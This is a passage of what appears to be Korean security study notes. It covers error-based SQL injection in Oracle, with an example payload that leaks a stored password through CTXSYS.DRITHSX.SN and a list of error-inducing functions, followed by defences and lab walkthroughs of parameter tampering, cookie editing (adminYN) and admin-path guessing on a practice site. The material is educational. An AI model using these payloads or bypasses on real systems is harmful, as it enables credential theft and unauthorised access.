2) 공격원리(발생 위치, 로직 등)

(1) 발생 위치

SQL 쿼리의 결과가 오류로 드러나는 위치, 즉 입력값이 직접 쿼리에 반영되고, DBMS의 에러 메시지가 사용자에게 노출되는 곳

(ex. 검색창, 필터 기능, 상세보기 등)

(2) 공격 로직

- 공격자가 고의로 SQL 오류를 발생시키는 코드를 삽입
- 서버가 에러 메시지를 그대로 사용자에게 보여주면, 그 메시지 안에 데이터베이스 정보, 테이블명, 컬럼명, 값 등이 포함될 수 있음.

(3) 공격:

정보 획득이 가능한 에러 메시지를 공격에 사용하는 것

① 단순 에러: 단순히 문법이 잘못되었다는 에러 정보

```
ServletException: java.sql.SQLException: ORA-00933: SQL command not properly ended  
ache.jasper.runtime.PageContextImpl.handlePageException(PageContextImpl.java:657)  
ache.jsp.loginAction_jsp._jspService(loginAction_jsp.java:215)
```

[단순 에러]

출처 : SK Shieldus, 웹 취약점과 해킹 매커니즘 #2 SQL Injection 개요


② 정보 획득이 가능한 에러: 무엇이 잘못

```
javax.servlet.ServletException: java.sql.SQLException: ORA-20000: Oracle Text error:  
DRG-11701: thesaurus 1 does not exist  
ORA-06512: at "CTXSYS.DRUE", line 160  
ORA-06512: at "CTXSYS.DRITHSX", line 540
```

[정보 획득이 가능한 에러]

출처 : SK Shieldus, 웹 취약점과 해킹 매커니즘 #2 SQL Injection 개요

아래는 에러 유발함수 중 하나인 CTXSYS.DRITHSX.SN을 이용하 MEMBER 테이블의 첫 번째 컬럼의 패스워드를 조회한 결과 발생한 에러 메시지이다.



워크시트 | 질의 작성기

```
1 SELECT * FROM member WHERE id = 'eqst' AND CTXSYS.DRITHSX.SN(user,  
2 (SELECT PW FROM (SELECT PW, ROWNUM AS RNUM FROM member) WHERE RNUM=1))=1--;  
3
```

스크립트 출력 x | 질의 결과 x

SQL | 실행 중: SELECT * FROM member WHERE id = 'eqst' AND CTXSYS.DRITHSX.SN(

ORA-20000: Oracle Text error:
DRG-11701: thesaurus 1234 does not exist
ORA-06512: at "CTXSYS.DRUE", line 160
ORA-06512: at "CTXSYS.DRITHSX", line 540
ORA-06512: at line 1
20000, 00000 - "%s"
*Cause: The stored procedure 'raise_application_error'

[에러 메시지를 통해 획득한 비밀번호]

출처 : SK Shieldus, 웹 취약점과 해킹 매커니즘 #2 SQL Injection 개요

MEMBER 테이블에 저장된 비밀번호 값인 '1234'가 에러 메시지를 통해 나타난 것을 확인할 수 있다.

정보 획득이 가능한 에러 메시지를 유발하는 함수는 다음과 같다.

infosec

정보 획득이 가능한 에러를 유발하는 함수
UTL_INADDR.GET_HOST_NAME((원하는 서버쿼리 내용))
UTL_INADDR.GET_HOST_ADDRESS((원하는 서버쿼리 내용))
ORDSYS.ORD_DICOM.GETMAPPINGXPATH((원하는 서버쿼리 내용),user,user)
CTXSYS.DRITHSX.SN(user,(원하는 서버쿼리 내용))

출처 : SK Shieldus, 웹 취약점과 해킹 매커니즘 #2 SQL Injection 개요

3) 대응방안

Error based SQL Injection 은 공격자가 의도적으로 오류를 발생시켜 데이터베이스의 내부 정보를 노출시키는 방식이기 때문에, 가장 중요한 것은 에러 메시지를 사용자에게 직접 보여주지 않도록 설정하는 것이다.


시스템 오류나 SQL 오류는 사용자 화면에 출력하지 않고, 내부 로그로만 기록되도록 처리해야 한다.

또한 사용자 입력값에 대한 검증을 철저히 하고, Prepared Statement 를 사용하여 쿼리 구조 자체를 변경할 수 없게 해야 한다.



쿼리 실행 중 예외가 발생하더라도 예외 처리 로직을 통해 안정적으로 처리되도록 구현하고, 데이터베이스 계정의 권한을 최소화하여 공격자가 시스템 전체를 제어하지 못하도록 하는 것이 중요하다.

7. 실습과제

1) 타 아이디 개인정보 페이지 노출 및 수정



(1) 아이디와 비밀번호를 만들어준다.




(2) 파라미터 값 내 중요정보 포함 여부 확인 창을 누른 후, 파라미터 값 위조/변조를 통한 중요 page 접근 가능성 창에 들어가 준다. 그러면 내 로그인 정보가 뜬다.



※ 바로 파라미터 값 위조/변조를 통한 중요 page 접근 가능성 창에 들어가는 이유

파라미터 값 위조 변조를 통한 중요 page에 접근 가능성 페이지에 바로 들어가면 이런 창이 뜬다. 하지만 만약 파라미터 값 내 중요정보 포함 여부 확인 창을 거쳐서 들어가면 내가 들어가고자 하는 창에 들어가진다.




(3) 파라미터에서 뒤에 페이지 번호를 수정해준다.


Ex)




2) 관리자 페이지 접근 1



(1) 눈에 보이는 모든 페이지에 들어가서 관리자만 접근 가능하다는 팝업이 뜨는 창을 찾아준다.




(2) >>를 눌러 Application을 찾아서 그 안의 cookie를 찾고 adminYN값을 N에서 Y로 고쳐준다.




(3) adminYN값을 Y로 고치고 아까 들어가지지 않고 경고창이 뜨던 페이지에 들어가면 잘 들어가지는 것을 확인할 수 있다.

3) 관리자 페이지 접근 2



(1) 눈에 보이는 모든 페이지에 들어가서 관리자 페이지를 추측하라는 팝업이 뜨는 창을 찾아준다.



(2) 로그인 페이지에 들어가서 member를 admin으로 고치고 로그인해준다.


Ex)

△ 주의 요함 sekurity.o-r.kr:9999/member/index.asp → △ 주의 요함 sekurity.o-r.kr:9999/admin/index.asp




(3) member를 admin으로 고쳐서 로그인하면 아까 들어가지지 않던 페이지에 들어갔
것을 알 수 있다.

4) 타 계정 게시글 접근하여 수정 및 삭제



(1) 파라미터 값 및 히든(Hidden) 필드 조작 가능성 페이지에 들어가서 글을 두개 작성해 준다.




(2) 게시글 한 개에 들어가 준다. (이때 들어간 게시글의 비밀번호는 알고 있어야 하고 다음 게시글의 비밀번호는 몰라도 된다.)

주의 요점 security.o-r.kr9999/security/3/index.asp?cmd=modify&idx=33&w=&k=&page=1




주의 요점 security.o-r.kr9999/security/3/index.asp?cmd=modify&idx=32&w=&k=&page=1

(4) 파라미터 내 페이지 숫자를 바꿔 준다.




(5) 비밀번호를 모르고도 다른 게시물과 비밀번호를 수정할 수 있다.



